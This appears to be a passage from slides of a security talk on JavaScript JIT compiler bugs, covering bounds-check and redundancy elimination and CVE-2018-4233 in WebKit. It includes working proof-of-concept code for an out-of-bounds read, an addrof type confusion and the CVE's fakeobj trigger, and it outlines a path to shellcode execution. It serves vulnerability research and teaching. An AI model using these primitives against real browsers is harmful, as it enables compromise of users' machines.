var maxLength = 268435440;  // = 2**28 - 16
var buf = new Uint8Array(maxLength + 1);
function hax() {
    var s = "A".repeat(maxLength);
    // Compiler: i = Range(-1, maxLength - 1)
    // Reality:  i = Range(-1, maxLength)
    var i = s.lastIndexOf("");
    // Compiler: i = Range(0, maxLength)
    // Reality:  i = Range(0, maxLength + 1)
    i += 1;
    // Compiler: Bounds-check removed
    // Reality:  OOB access!
    return buf[i];
}
```

Bounds-Check Elimination Bugs

Other examples:

- https://bugzilla.mozilla.org/show_bug.cgi?id=1145255 and https://bugzilla.mozilla.org/show_bug.cgi?id=1152280
- https://www.thezdi.com/blog/2017/8/24/deconstructing-a-winning-webkit-pwn2own-entry
- https://www.zerodayinitiative.com/blog/2017/10/5/check-it-out-enforcement-of-bounds-checks-in-native-jit-code
- Bugs found by Project Zero, e.g. issue 1390 ("Microsoft Edge: Chakra: JIT: Incorrect bounds calculation")

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Redundancy

```
function foo(o) {
    return o.a + o.b;
}
```

Redundancy

```
function foo(o) {
    return o.a + o.b;
}
```

```
test    rdi, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rdi], 0x12345
jne     bailout_wrong_shape
mov     rax, [rdi+0x18]

test    rdi, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rdi], 0x12345
jne     bailout_wrong_shape
add     rax, [rdi+0x20]
jo      bailout_overflow

ret
```

Redundancy

```
function foo(o) {
    return o.a + o.b;
}
```

```
test    rdi, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rdi], 0x12345
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mov     rax, [rdi+0x18]

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cmp     QWORD PTR [rdi], 0x12345
jne     bailout_wrong_shape
add     rax, [rdi+0x20]
jo      bailout_overflow

ret
```

These guards are redundant...

Redundancy

```
function foo(o) {
    return o.a + o.b;
}
```

```
test    rdi, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rdi], 0x12345
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add     rax, [rdi+0x20]
jo      bailout_overflow

ret
```

Redundancy Elimination

- Idea: determine duplicate guards on same CFG paths
  - Then only keep the first guard of each type

Redundancy Elimination

- Idea: determine duplicate guards on same CFG paths
  - Then only keep the first guard of each type
- Requirement: track *side-effects* of operations

Calling a function can have all kinds of side effects...

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}
```

Redundancy Elimination

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}
```

Redundancy Elimination

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}
```

🤔

```
test    rbx, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rbx], 0x12345
jne     bailout_wrong_shape
mov     r12, [rbx+0x18]

call    call_arg2_helper



add     r12, [rbx+0x20]
```

Redundancy Elimination

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}

foo(o, () => {
    delete o.b;
});
```

```
test    rbx, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rbx], 0x12345
jne     bailout_wrong_shape
mov     r12, [rbx+0x18]

call    call_arg2_helper


add     r12, [rbx+0x20] ⚡
```

Shape has changed as result of an effectful operation ...

Redundancy Elimination

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}

foo(o, () => {
    delete o.b;
});
```

```
test    rbx, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rbx], 0x12345
jne     bailout_wrong_shape
mov     r12, [rbx+0x18]

call    call_arg2_helper

cmp     QWORD PTR [rbx], 0x12345
jne     bailout_wrong_shape
add     r12, [rbx+0x20]
```

... as such we must keep the Shape guard here*

* However the argument cannot turn into a SMI so we can still remove the first guard

Redundancy Elimination

Requirement for correct redundancy elimination:

Precise modelling of side-effects of every operation in the IL

Can be quite hard, JavaScript has callbacks everywhere...

=> Source of bugs: incorrect modelling of side-effects

Exploitation: modify Shape of an object in the callback for a type confusion, for example by changing the *element kind* of an array

Intermezzo: Unboxed Arrays

- JavaScript engines optimize arrays in different ways
- One common optimization: store doubles "unboxed" instead of as JSValues
- Information about *element kind* also stored in Shape

```
var a = [0.1, 0.2, 0.3, 0.4];
```

Values stored as raw doubles, **not** JSValues!

```
0x1a6bafa8f9e8: 0x3fb999999999999a 0x3fc999999999999a
0x1a6bafa8f9f8: 0x3fd3333333333333 0x3fd999999999999a
```

= 0.3 **= 0.4**

Intermezzo: Element Kind Transitions

```
var a = [0.1, 0.2, 0.3, 0.4];
```

```
a[0] = {};
```

Intermezzo: Element Kind Transitions

```
var a = [0.1, 0.2, 0.3, 0.4];
```

Unboxed doubles

```
0x1a6bafa8f9e8: 0x3fb999999999999a 0x3fc999999999999a
0x1a6bafa8f9f8: 0x3fd3333333333333 0x3fd999999999999a
```

```
a[0] = {};
```

Intermezzo: Element Kind Transitions

```
var a = [0.1, 0.2, 0.3, 0.4];
```

Unboxed doubles

```
0x1a6bafa8f9e8: 0x3fb999999999999a 0x3fc999999999999a
0x1a6bafa8f9f8: 0x3fd3333333333333 0x3fd999999999999a
```

```
a[0] = {};
```

JSValues (= tagged pointers)

```
0x1a6bafa8fac0: 0x00001a6bafa8fa09 0x00001a6bafa8faf1
0x1a6bafa8fad0: 0x00001a6bafa8fb01 0x00001a6bafa8fb11
```

```
0x1a6bafa8fb10: 0x00001a6be1102641 0x3fd999999999999a
```

See also https://v8project.blogspot.com/2017/09/elements-kinds-in-v8.html

Redundancy Elimination Exploitation

Common trick to exploit incorrect side-effect modelling:

1. Optimize function to operate on an array with unboxed doubles

2. Perform element transition of argument array in unexpected callback

3. JIT function still thinks array contains unboxed doubles

   => type confusion!

```
function vuln(a, unexpected_callback) {
    var x = a[1];
    unexpected_callback();
    // Here shape guard was removed...
    return a[0];
}

for (var i = 0; i < 100000; i++)
    vuln([0.1, 0.2, 0.3], () => {});

var a = [0.1, 0.2, 0.3];
var leakme = {};
vuln(a, () => { a[0] = leakme; });
// 1.3826665831728e-310
```

This is the address of `leakme` interpreted as double

Redundancy Elimination Bugs

- https://www.zerodayinitiative.com/blog/2018/4/12/inverting-your-assumptions-a-guide-to-jit-comparisons
- Bugs found by Project Zero, e.g. issue 1334
("Microsoft Edge: Chakra: JIT: RegexHelper::StringReplace must call the callback function with updating ImplicitCallFlags")
- And CVE-2018-4233 in WebKit, used during Pwn2Own 2018...

CVE-2018-4233 (Pwn2Own '18)

CVE-2018-4233 - Background

- JSC also uses graph-based IL ("DFG" - DataFlowGraph)
- JIT compiler does precise modelling of side effects of every operation
  - To remove redundant guards
  - Done by `AbstractInterpreter`
  - Tracks reads/writes to stack, heap, execution of other JavaScript code, ...

Causes compiler to discard all information about the shapes of objects and thus keep following shape guards

```
case Call:
case ...
  clobberWorld();
  makeHeapTopForNode(node);
  break;
```

CVE-2018-4233 - Bug

Operation responsible for constructing the new object in a constructor

```
case CreateThis:
    setTypeForNode(node, SpecFinalObject);
    break;
```

No `clobberWorld()` means: engine assumes that `CreateThis` will be side-effect free

CVE-2018-4233 - Bug

- Bug: `CreateThis` operation can run arbitrary JavaScript...
- Reason: during `CreateThis`, the engine has to fetch the `.prototype` property of the constructor

  => Can be intercepted if constructor is a Proxy with a handler for `get`

```
function C() {
    this.x = 42;
}

let handler = {
    get(target, prop) {
        console.log("Callback!");
        return target[prop];
    }
};
let PC = new Proxy(C, handler);

new PC();
// Callback!
```

CVE-2018-4233 - Bug

```
function Foo(arg) {
    this.x = arg[0];
}
```

CVE-2018-4233 - Bug

```
function Foo(arg) {
    this.x = arg[0];
}
```

Graph Building

Expected Shape (called "Structure" in JSC)

```
DFG for Foo:
    v0 = CreateThis
    StructureCheck a0, 0x12..
    v1 = LoadElem a0, 0
    StoreProp v0, v1, 'x'
```

CVE-2018-4233 - Bug

```
function Foo(arg) {
    this.x = arg[0];
}
```

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Check Hoisting

```
DFG for Foo:
    StructureCheck a0, 0x12..
    v0 = CreateThis
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    v1 = LoadElem a0, 0
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```

CVE-2018-4233 - Bug

```
function Foo(arg) {
    this.x = arg[0];
}
```

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DFG for Foo:
    v0 = CreateThis
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Check Hoisting

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    StructureCheck a0, 0x12..
    v0 = CreateThis
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```

Redundancy Elimination

```
DFG for Foo:
    StructureCheck a0, 0x12..
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```
function Foo(arg) {
    this.x = arg[0];
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Expected Shape (called "Structure" in JSC)

```
DFG for Foo:
    v0 = CreateThis
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```

Graph Building

Check Hoisting

```
DFG for Foo:
    StructureCheck a0, 0x12..
    v0 = CreateThis
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```

Redundancy Elimination

```
DFG for Foo:
    StructureCheck a0, 0x12..
    v0 = CreateThis
    v1 = LoadElem a0, 0
    StoreProp v0, v1, 'x'
```

CVE-2018-4233 - Exploitation

Abuse element kind for a type confusion between double and JSValue

=> Directly leads to **addrof** and **fakeobj** primitive

=> Exploitation then analogue to exploit for CVE-2016-4622:

Fake TypedArray -> Arbitrary Read/Write -> Shellcode execution

```
function Hax(a, v) {
    a[0] = v;
}

var trigger = false;
var arg = null;
var handler = {
    get(target, propname) {
        if (trigger) arg[0] = {};
        return target[propname];
    },
};
var HaxProxy = new Proxy(Hax, handler);

for (var i = 0; i < 100000; i++)
    new HaxProxy([1.1, 2.2, 3.3], 13.37);

trigger = true;
arg = [1.1, 2.2, 3.3];
new HaxProxy(arg, 3.54484805889626e-310);
print(arg[0]);
```

* thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (code=1, address=0x414141414146)**

This code yields the **fakeobj** primitive

To get **addrof** let `Hax` load an element from the array instead of storing one

https://github.com/saelo/cve-2018-4233

```
function Hax(a, v) {
    a[0] = v;
}

var trigger = false;
var arg = null;
var handler = {
    get(target, propname) {
        if (trigger) arg[0] = {};
        return target[propname];
    },
};
var HaxProxy = new Proxy(Hax, handler);

for (var i = 0; i < 100000; i++)
    new HaxProxy([1.1, 2.2, 3.3], 13.37);

trigger = true;
arg = [1.1, 2.2, 3.3];
new HaxProxy(arg, 3.54484805889626e-310);
print(arg[0]);
```

Demo

https://youtu.be/63MKVqdEJ6k

Everything Else

- Haven't covered everything of course...
- Lot's of other complex mechanisms required for a working JIT compiler
  - Deoptimization/Bailouts
  - On-Stack-Replacement
  - Register Allocator
  - Inline-Caches
  - ...
- All have potential for bugs, enjoy finding them :)

```
function add(a, b) {
    return a + b;
}

for (var i = 0; i < 1000; i++)
    add(i, 42);

add({}, "foobar");
// Bailout! Need to recover
// local variables and
// continue execution in the
// interpreter...
```

```
> d8 --allow-natives-syntax --trace-deopt deopt.js
[deoptimizing (DEOPT eager): ...
            ;;; deoptimize at <deopt.js:2:14>, not a Smi
```

Summary

- Type speculations + runtime guards to compensate for dynamic typing
- Complex mechanisms and optimizations, potential for bugs
- Bugs often powerful, convenient to exploit
- Performance vs. Security

Some Further References

Concepts:

- https://mathiasbynens.be/notes/shapes-ics
- https://ponyfoo.com/articles/an-introduction-to-speculative-optimization-in-v8
- https://www.mgaudet.ca/technical/2018/6/5/an-inline-cache-isnt-just-a-cache
- http://mrale.ph/blog/2015/01/11/whats-up-with-monomorphism.html
- https://slidr.io/bmeurer/javascript-engines-a-tale-of-types-classes-and-maps

WebKit/JavaScriptCore:

- http://www.filpizlo.com/slides/pizlo-icooolps2018-inline-caches-slides.pdf
- https://webkit.org/blog/5852/introducing-the-b3-jit-compiler/
- https://webkit.org/blog/3362/introducing-the-webkit-ftl-jit/

Chrome/v8:

- https://github.com/v8/v8/wiki/TurboFan

Firefox/Spidermonkey:

- https://wiki.mozilla.org/IonMonkey
- https://jandemooij.nl/blog/2017/01/25/cacheir/
- https://blog.mozilla.org/javascript/2013/04/05/the-baseline-compiler-has-landed/
- https://blog.mozilla.org/javascript/2012/09/12/ionmonkey-in-firefox-18/